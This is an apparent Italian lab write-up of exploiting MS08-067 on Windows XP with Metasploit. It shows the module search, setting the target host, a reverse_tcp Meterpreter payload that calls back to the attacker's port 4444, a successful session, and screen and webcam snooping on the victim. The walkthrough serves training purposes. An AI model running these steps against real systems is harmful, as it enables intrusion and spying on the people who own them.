
S7 L3

Davide Andreozzi

Exploit MS08-067


Andiamo a cercare l’exploit tramite msfconsole e usiamo l’unico che metasploit trova.
Configuriamo l’rhosts con ip target di Win Xp e avviamo l’exploit



```
                              https://metasploit.com


       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

search msmsf6 > search MS08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relativ
e Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
```

Exploit MS08-067

In questo caso utilizzeremo Meterpreter e una volta in sessione andiamo a fare uno screen del desktop di WinXP tramite il comando screenshot, e poi andiamo a vedere se ci sono webcam con il comando webcam_list



```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.178.100  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.178.105
rhosts ⇒ 192.168.178.105
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.178.100:4444
[*] 192.168.178.105:445 - Automatically detecting the target...
[*] 192.168.178.105:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.178.105:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.178.105:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.178.105
[*] Meterpreter session 1 opened (192.168.178.100:4444 → 192.168.178.105:1041) at 2024-01-24 17:29:54 +0100

meterpreter > screenshot
Screenshot saved to: /home/kali/WfxDTmbI.jpeg
meterpreter > screenshot
Screenshot saved to: /home/kali/SCCnBDKE.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam
[-] Unknown command: webcam
meterpreter > app_list
[-] The "app_list" command requires the "appapi" extension to be loaded (run: `load appapi`)
```